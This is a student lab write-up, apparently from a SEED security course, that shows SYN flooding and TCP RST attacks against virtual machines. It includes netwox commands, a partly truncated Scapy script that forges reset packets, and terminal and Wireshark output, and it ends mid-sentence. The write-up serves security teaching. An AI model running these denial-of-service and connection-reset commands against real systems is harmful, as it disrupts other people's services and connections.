

1. SYN Flooding Attack

Showing Machine B (victim) the maximum size for the queue for half open connections, this machine allows up to 128 connections.




```
[08/10/21]seed@VM:~$ sudo sysctl -q net.ipv4.tcp_max_syn_backlog
net.ipv4.tcp_max_syn_backlog = 128
[08/10/21]seed@VM:~$ 
```

Showing the Open TCP connection on Machine B, there are no half open connections prior to the attack.




```
[08/10/21]seed@VM:~$ netstat -at
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 10.0.2.5:domain         *:*                     LISTEN
tcp        0      0 VM:domain               *:*                     LISTEN
tcp        0      0 localhost:domain        *:*                     LISTEN
tcp        0      0 *:ssh                   *:*                     LISTEN
tcp        0      0 *:telnet                *:*                     LISTEN
tcp        0      0 localhost:953           *:*                     LISTEN
tcp        0      0 localhost:mysql         *:*                     LISTEN
tcp6       0      0 [::]:http               [::]:*                  LISTEN
tcp6       0      0 [::]:domain             [::]:*                  LISTEN
tcp6       0      0 [::]:ftp                [::]:*                  LISTEN
tcp6       0      0 [::]:ssh                [::]:*                  LISTEN
tcp6       0      0 [::]:3128               [::]:*                  LISTEN
tcp6       0      0 ip6-localhost:953       [::]:*                  LISTEN
[08/11/21]seed@VM:~$ 
```

Launching the attack from Machine A:




```
[08/11/21]seed@VM:~$ sudo netwox 76 -i 10.0.2.5 -p 23
^C
[08/11/21]seed@VM:~$ 
```

Showing the number of TCP connections on Machine B while the attack is in progress:




```
tcp        0      0 10.0.2.5:telnet         252.14.156.82:22498     SYN_RECV
tcp        0      0 10.0.2.5:telnet         252.75.71.169:33696     SYN_RECV
tcp        0      0 10.0.2.5:telnet         250.99.101.201:24001    SYN_RECV
tcp        0      0 10.0.2.5:telnet         244.61.11.60:30299      SYN_RECV
tcp        0      0 10.0.2.5:telnet         240.132.245.224:42249   SYN_RECV
tcp        0      0 10.0.2.5:telnet         247.72.122.250:26480    SYN_RECV
tcp        0      0 10.0.2.5:telnet         255.37.84.26:15565      SYN_RECV
tcp        0      0 10.0.2.5:telnet         250.131.15.81:44219     SYN_RECV
tcp        0      0 10.0.2.5:telnet         253.166.87.97:54750     SYN_RECV
tcp        0      0 10.0.2.5:telnet         243.155.136.60:56971    SYN_RECV
tcp        0      0 10.0.2.5:telnet         253.16.199.250:48150    SYN_RECV
tcp        0      0 10.0.2.5:telnet         251.225.216.73:57672    SYN_RECV
tcp        0      0 10.0.2.5:telnet         255.166.48.78:60648     SYN_RECV
tcp        0      0 10.0.2.5:telnet         250.207.54.69:36609     SYN_RECV
tcp        0      0 10.0.2.5:telnet         250.239.224.11:31415    SYN_RECV
tcp        0      0 10.0.2.5:telnet         245.139.15.243:30745    SYN_RECV
tcp        0      0 10.0.2.5:telnet         245.157.178.250:63900   SYN_RECV
tcp        0      0 10.0.2.5:telnet         245.217.165.199:3698    SYN_RECV
tcp        0      0 10.0.2.5:telnet         245.171.24.156:56070    SYN_RECV
tcp        0      0 10.0.2.5:telnet         244.114.135.142:29864   SYN_RECV
tcp        0      0 10.0.2.5:telnet         249.89.180.210:46430    SYN_RECV
tcp        0      0 10.0.2.5:telnet         248.134.33.141:49865    SYN_RECV
tcp        0      0 10.0.2.5:telnet         252.149.17.215:6839     SYN_RECV
```

Trying to telnet from machine C to machine B which is possible because of syn cookie is turned on.




```
[08/11/21]seed@VM:~$ telnet 10.0.2.5
Trying 10.0.2.5...
Connected to 10.0.2.5.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: 
```




```
[08/11/21]seed@VM:~$ sudo sysctl -a | grep cookie
net.ipv4.tcp_syncookies = 1
sysctl: reading key "net.ipv6.conf.all.stable_secret"
sysctl: reading key "net.ipv6.conf.default.stable_secret"
sysctl: reading key "net.ipv6.conf.enp0s3.stable_secret"
sysctl: reading key "net.ipv6.conf.lo.stable_secret"
[08/11/21]seed@VM:~$ 
```

After turning off the SYN cookie mechanism



```
[08/11/21]seed@VM:~$ sudo sysctl -w net.ipv4.tcp_syncookies=0
net.ipv4.tcp_syncookies = 0
[08/11/21]seed@VM:~$ 
```

Trying to TELNET from Machine C to Machine B during the attack, unable to connect:




```
[08/11/21]seed@VM:~$ telnet 10.0.2.5
Trying 10.0.2.5...
```

Observation: The above screenshots show an example of a TCP SYN flooding attack. We launch the attack from Machine A using the NETWOX tool which generated dozens of TCP connection SYN packets originating from various IP addresses which quickly filled up Machine B's queue. Then when we try to TELNET in to Machine B from Machine C, we get a response because SYN cookie mech was turned onn. After we disable SYN cookie mechanism on Machine B and reattempt the attack. This time attack was successful, and we cannot log via TELENT from Machine C.

Explanation: TCP SYN flooding is an attack on the three-way handshake that TCP uses to establish connections. By sending many initial connection requests to the server, and not following up with fulling opening the connection we can flood and fill the connect queue and the server will not be able to accept any new TCP connection requests.


1. TCP RST Attacks on TELNET and SSH Connections

Machine C connects via TELNET into Machine B:




```
[08/11/21]seed@VM:~$ telnet 10.0.2.5
Trying 10.0.2.5...
Connected to 10.0.2.5.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Last login: Wed Aug 11 02:52:53 EDT 2021 from 10.0.2.6 on pts/6
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.

[08/11/21]seed@VM:~$ 
```

On Machine A we launch the attack using NETWOX 78:




```
[08/11/21]seed@VM:~$ sudo netwox 78
```

On Machine C, we type any character (in this case "a") and the connection is dropped:




```
[08/11/21]seed@VM:~$ telnet 10.0.2.5
Trying 10.0.2.5...
Connected to 10.0.2.5.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Last login: Wed Aug 11 03:45:39 EDT 2021 from 10.0.2.6 on pts/6
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.

[08/11/21]seed@VM:~$ aConnection closed by foreign host.
[08/11/21]seed@VM:~$ 
```

Attempting the attack again using SSH, the connection is dropped again with the "broken pipe" message:




```
[08/11/21]seed@VM:~$ ssh 10.0.2.5
seed@10.0.2.5's password:
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.

Last login: Wed Aug 11 03:46:07 2021 from 10.0.2.6
[08/11/21]seed@VM:~$ spacket_write_wait: Connection to 10.0.2.5 po
rt 22: Broken pipe
[08/11/21]seed@VM:~$ 
```

Python Code for TCP RST attack:




```python
#!/usr/bin/python3
from scapy.all import *
def spoof_tcp(pkt):
    IPLayer = IP(dst="10.0.2.5", src=pkt[IP].dst)
    TCPLayer = TCP(flags="R", seq=pkt[TCP].ack,dport=pkt[TCP].sport, sport=pkt[TCP
    spoofpkt=IPLayer/TCPLayer
    print("RST sent")
    send(spoofpkt, verbose=0)

pkt=sniff(filter='tcp and src host 10.0.2.5',prn=spoof_tcp)
```

Running the Attack from Machine A:



```
[08/11/21]seed@VM:~$ chmod 777 tcprst.py
[08/11/21]seed@VM:~$ sudo python tcprst.py
RST sent
RST sent
RST sent
RST sent
RST sent
RST sent
RST sent
RST sent
```

Machine C is disconnected from Machine B TELNET connect when a character is input:




```
[08/11/21]seed@VM:~$ telnet 10.0.2.5
Trying 10.0.2.5...
Connected to 10.0.2.5.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Last login: Wed Aug 11 03:48:09 EDT 2021 from 10.0.2.6 on pts/6
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.

[08/11/21]seed@VM:~$ Connection closed by foreign host.
[08/11/21]seed@VM:~$ █
```

Observation: In this task we launched a TCP RST attack from Machine A. This attack drops all TCP connection on the LAN. We were able to observe this when we first TELNET from Machine C to Machine B and then launch the attack from Machine A. The connection was dropped. We then reattacked, but this time while there was an SSH connection between the machines. Again, the connection was dropped during the attack. We then repeated this same attack using a Python script instead of the NETWOX and observed the same behavior.

Explanation: TCP RST or reset attack spoofs either the server or the client to drop the TCP connection by sending a TCP packet with a special flag bit, called the RST bit. Once this packet is received the connection is dropped. We launched our attack using the NETWOX program and then a Python program and were able to drop both TELNET and SSH connections between machines on our LAN.


2. TCP RST Attacks on Video Streaming Applications

Running the NETWOX 78 program on Machine A




```
[08/11/21]seed@VM:~$ sudo netwox 78
```

Machine C that was streaming video from YouTube:



We can see the wireshark result as packet dropping for machine C when we launched attack from machine A



```
No.    Time                              Source           Destination      P
     1 2021-08-11 17:14:58.7962740…  10.0.2.5         164.21.25.219    T
     2 2021-08-11 17:14:58.7962753…  164.21.25.219    10.0.2.5         T
     3 2021-08-11 17:14:58.7962756…  53.231.102.194   10.0.2.5         T
     4 2021-08-11 17:14:58.7962759…  191.66.19.202    10.0.2.5         T
     5 2021-08-11 17:14:58.7962762…  10.0.2.5         53.231.102.194   T
     6 2021-08-11 17:14:58.7962765…  10.0.2.5         191.66.19.202    T
     7 2021-08-11 17:14:58.7962769…  53.231.102.194   10.0.2.5         T
     8 2021-08-11 17:14:58.7962772…  191.66.19.202    10.0.2.5         T

▸ Frame 1: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface
▸ Ethernet II, Src: PcsCompu_59:41:98 (08:00:27:59:41:98), Dst: RealtekU_12:35:00
▸ Internet Protocol Version 4, Src: 10.0.2.5, Dst: 164.21.25.219
▸ Transmission Control Protocol, Src Port: 23, Dst Port: 22002, Seq: 1255439530,

0000  52 54 00 12 35 00 08 00  27 59 41 98 08 00 45 00   RT..5... 'YA...E.
0010  00 2c 00 00 40 00 40 06  70 d7 0a 00 02 05 a4 15   .,..@.@. p.......
0020  19 db 00 17 55 f2 4a d4  7c aa 51 c5 e0 3b 60 12   ....U.J. |.Q..;`.
0030  72 10 0c 88 00 00 02 04  05 b4 00 00               r....... ....

enp0s3: <live c   re in progress>   Packets: 1151280 · Displayed: 1151280 (100.0%)   Profile: Defa
```

Observation: Similar to the previous task we launched a TCP RST attack from Machine A using NETWOX. This attack drops all TCP connection on the LAN. We were able to observe this when we were streaming from YouTube on Machine C and the stream ended/the connection was dropped.


Explanation: TCP RST or reset attack spoofs either the server or the client to drop the TCP connection by sending a TCP packet with a special flag bit, called the RST bit. Once this packet is received the connection is dropped. We launched our attack using the NETWOX program and were able to drop 